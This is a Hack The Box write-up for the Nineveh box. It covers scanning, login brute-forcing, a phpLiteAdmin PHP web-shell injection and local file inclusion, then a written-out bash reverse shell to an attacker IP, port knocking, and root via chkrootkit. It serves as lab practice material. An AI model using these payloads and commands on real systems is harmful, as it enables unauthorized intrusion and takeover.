Nineveh is a medium-ranked box on HTB that happens to be on TJNull’s list of boxes to try for extra OSCP practice.
Scanning
nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN /root/HTB/Linux/Nineveh/results/10.10.10.43/scans/_full_tcp_nmap.txt -oX /root/HTB/Linux/Nineveh/results/10.10.10.43/scans/xml/_full_tcp_nmap.xml 10.10.10.43
adjust_timeouts2: packet supposedly had rtt of -438147 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -438147 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -712386 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -712386 microseconds.  Ignoring time.
Nmap scan report for 10.10.10.43
Host is up, received user-set (0.25s latency).
Scanned at 2022-01-30 01:35:31 EST for 136s
Not shown: 65533 filtered tcp ports (no-response)
PORT    STATE SERVICE  REASON         VERSION
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR/emailAddress=admin@nineveh.htb/localityName=Athens/organizationalUnitName=Support
| Issuer: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR/emailAddress=admin@nineveh.htb/localityName=Athens/organizationalUnitName=Support
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-07-01T15:03:30
| Not valid after:  2018-07-01T15:03:30
| MD5:   d182 94b8 0210 7992 bf01 e802 b26f 8639
| SHA-1: 2275 b03e 27bd 1226 fdaa 8b0f 6de9 84f0 113b 42c0<SNIP>
Enumerating HTTP Port 80
Gobuster revealed an info page.


Cool.
I had to run another gobuster scan with a more thorough list to uncover another hidden directory.

Found this in the page source.

There didn’t seem to be a lockout policy here, and as a bonus we can enumerate users.

I found admin was a valid username, so I brute forced the page.

Sweet, so I can go ahead and log in here.

Pretty basic site.
On clicking notes, I noticed something nifty in the url.

First of all, there’s an interesting detail here in the notes that may prove useful, about a secret folder. I’ll keep that in my back pocket for now.
But notice the end of this url seems to just be calling a file.
Anytime I see ‘?’ plus a word like “file” with an ‘=’, I automatically think file inclusion as it’s pulling directly from the filesystem.
There is also mention of a db site which I haven’t come across yet, so I’ll try to find that and then potentially come back here to check for LFI.
Enumerating HTTPS Port 443
Checked with gobuster against this port.

Visiting the db directory.

Tried to brute force this login:

Well that was easy.

I looked up some vulnerabilities for phpLiteAdmin and found there was a RCE vulnerability that involved creating a new SQL table.
Per the exploit I created a new db, called it hack.php (extension is important because we will be including it so it needs to run as php). Then I created a new table as follows:
-The Field can be any word.
-Type needs to be TEXT
-Default Value should be <?php system($_REQUEST[“cmd”]); ?>
The php command is for testing, I can perhaps get a shell this way once confirmed.

Once that is saved, I can see the path to the file is /var/tmp/hack.php

Since I had created the table, I needed to check if I could run that php code, but I need to confirm if there was LFI vulnerability first, so I head back to the site on port 80.
Local File Inclusion to Foothold
Testing for LFI can be as tedious a process as testing for directory traversals, but it wasn’t too bad here.
I fuzzed manually the “notes” parameter as follows:
- /etc/passwd → “No note is selected” error
- /../../../../../../etc/passwd → Same error
- ninevehNotes → Same error
- /ninevehNotes → Warning: include(/ninevehNotes): failed to open stream: No such file or directory in /var/www/html/department/manage.php on line 31
OK, that tells me a lot! It’s not complete yet, but it shows I definitely have an LFI on my hands if I can get syntax right.
/ninevehNotes/../../../../../etc/passwd → CONTENTS OF THE FILE!!!

Now to check my php command, since as seen above I have access to the /var path, I can go to /var/tmp as so:
/ninevehNotes/../../../../../var/tmp/hack.php&cmd=id → COMMAND EXECUTED!!

Now that I know I can issue commands, I tried to make a simple reverse shell come across.
/ninevehNotes/../../../../../var/tmp/hack.php&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/10.10.14.7/9995%200%3E%261%27
Note that I needed to URL encode both ampersands in the reverse shell code as php would interpret them as new commands!
Looking back at my listener:

Hell yeah!
This box had python3, which reminds me to mention it is important when figuring out how to get to a full tty shell, to always find which python or python3, as which python does not return on python3!
Once I had the full tty, I did some more digging, but www-data doesn’t even have rights to read user.txt!
Then I remembered the mention of the securce folder from before!

Ah, so there’s a folder called secure_notes buried in a directory.

Ok, great. Look, every time I’m doing a CTF and see a lone png I groan audibly because it’s just a big cliche.
So I go ahead and check it with strings to confirm it’s hiding something.

And big surprise, it WAS!
Port Knocking to SSH User Access
Ok, so I have an ssh key, but now what? Recall from earlier that the SSH port is NOT OPEN.
Something fishy is going on, but again, being a CTF, this is almost guaranteed to be the way, so I need to keep enumerating further.
Looking at the processes running, I found this interesting process:

That’s a daemon used for port knocking, which basically means when certain ports are hit ina a certain order, another will open.
I checked out the file for it:

You could read more on port knocking to understand deeper, but this file is pretty straightforward.
By hitting 571, 290, 911 in that order, port 22 should open!
To be honest, though I knew the theory of port knocking, I hadn’t encountered it on a box up to this point, so I needed to do some research.
This is a really great bit of info on the matter: https://wiki.archlinux.org/title/Port_knocking
Still, it took me some time before I was able to get my little script to work just right.

Finally this iteration worked for me.

And I have access as amrois!
Privilege Escalation – Unquoted Binary Path
I was stuck here for awhile. This user didn’t have really any special perms I thought, and nothing seemed too out of order.
However there was a strange folder in the system root directory called /report:


Hm that’s interesting, so it’s some output from a program checking files? But there was nothing running from cron jobs, so I need to check with pspy:
This can be overwhelming to look at for any length of time, but for simplicity they made it rather obvious because of how much this program was running:

Since that chkrootkit is not something I see normally when running, it gives at least some idea that I need to go check it.

Aha, turns out there is an LPE for this script.
Read more about the issue here: https://www.exploit-db.com/exploits/33899
The key is that because the path of the variable which references /tmp/update is not quoted, it allows for all files in that location to be run as whoever is running the script, in this case that’s root.
So I can just make a script, call it update, make it executable and get a shell.

It took a minute or two but looking back.

We got that sweet sweet root shell!
 A Cyber Journey